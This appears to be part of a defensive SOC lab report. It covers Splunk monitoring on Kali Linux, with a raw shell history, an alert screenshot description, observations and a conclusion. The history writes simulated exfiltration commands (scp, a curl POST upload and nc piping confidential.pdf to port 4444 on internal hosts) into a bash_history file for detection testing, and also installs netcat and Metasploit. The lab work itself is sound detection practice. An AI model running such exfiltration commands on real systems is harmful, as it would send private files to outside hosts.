2025-07-04 12:05:00	kali	echo "Jul 4 12:05:00 kali sshd[1234]: Failed password for invalid user admin from 192.168.1.50 port 2222 ssh2" sudo tee -a /var/log/ssh_journal.log for i in {1..5}; do echo "Jul 4 13:05:00 kali sshd[1234]: Failed password for invalid user test\$! from 10.0.0.51 port 22 ssh2" sudo tee -a /var/log/ssh_journal.log done for i in {1..5}; do echo "Jul 4 14:25:00 kali sshd[1111]: Failed password for invalid user sahithi from 192.168.1.100 port 22 ssh2" sudo tee -a /var/log/ssh_journal.log done sudo /opt/splunkforwarder/bin/splunk restart for i in {1..5}; do echo "Jul 4 14:55:00 kali sshd[1111]: Failed password for invalid user sahithi from 192.168.1.77 port 22 ssh2" sudo tee -a /var/log/ssh_journal.log done sudo /opt/splunkforwarder/bin/splunk restart grep "sahithi" /var/log/ssh_journal.log sudo /opt/splunkforwarder/bin/splunk list forward-server sudo /opt/splunkforwarder/bin/splunk list monitor clear sudo /opt/splunkforwarder/bin/splunk add monitor /var/log/dpkg.log -index=kali_logs -sourcetype=dpkg_log sudo /opt/splunkforwarder/bin/splunk restart sudo /opt/splunkforwarder/bin/splunk add monitor /var/log/dpkg.log -index kali_logs -sourcetype dpkg_log sudo tail -n 10 /var/log/dpkg.log sudo apt install netcat sudo apt install netcat-traditional sudo tail -n 10 /var/log/dpkg.log sudo apt install msf clear echo "scp secret.zip hacker@10.0.0.4:/data" >> ./bash_history tail -n 5 ./bash_history echo "scp secret.zip user@192.168.1.99:/tmp/" >> ./bash_history echo "curl -X POST --data @data.tar.gz http://10.0.0.5/upload" >> ./bash_history echo "nc 10.0.0.9 4444 < confidential.pdf" >> ./bash_history tail -n 10 ./bash_history sudo /opt/splunkforwarder/bin/splunk add monitor /home/sahithi/.bash_history -index kali_logs -sourcetype bash_history\"

- Save this as an alert “ Privilege Escalation Attempt Detected”

The screenshot shows the Splunk Enterprise interface. At the top, there's a navigation bar with 'splunk>enterprise' and various links like 'Search', 'Analytics', 'Datasets', 'Reports', 'Alerts', and 'Dashboards'. On the right side of the header, there are user-related links: 'Administrator', 'Messages', 'Settings', 'Activity', 'Help', and a search bar. Below the header, the main content area has a title 'Privilege Escalation Attempt Detected'. Underneath the title, there are several configuration details: 'Enabled: Yes. [Disable](#)', 'App: search', 'Permissions: Private. Owned by sahitli. [Edit](#)', 'Modified: Jul 4, 2025 5:08:12 PM', and 'Alert Type: Scheduled. Hourly, at 15 minutes past the hour. [Edit](#)'. To the right of these details, it says 'Trigger Condition: .. Number of Results is > 0. [Edit](#)' and 'Actions: [Action](#) [Edit](#) [Send email](#)'. A note below states 'There are no fired events for this alert.' with an information icon.

6. Key Observations

- The SIEM setup using Splunk and its Universal Forwarder provided real-time visibility into simulated attacker behaviour.
- SSH brute-force attempts generated via Hydra were accurately captured and alerted through the ssh_journal logs.
- Privilege escalation activity (e.g., sudo su, chmod u+s) was successfully logged and flagged using command history and journal logs.
- Suspicious exfiltration commands like scp, nc, and wget were detected through .zsh_history, showcasing effective behavioural monitoring.
- SPL queries were customised for each phase of the attack, and alerting mechanisms were configured with meaningful thresholds.
- End-to-end detection coverage was achieved for brute force, privilege escalation, and data exfiltration, mimicking real-world TTPs.

7. Conclusion

This project demonstrates a complete and functional threat detection lab capable of monitoring, detecting, and responding to multiple stages of an attack lifecycle. By combining Splunk's analytics power with simulated adversary techniques on Kali Linux, we built a lightweight yet effective SOC environment. The structured approach — from log ingestion and normalisation to alerting and incident response — reflects practical blue-team workflows and readiness for real-world security monitoring scenarios.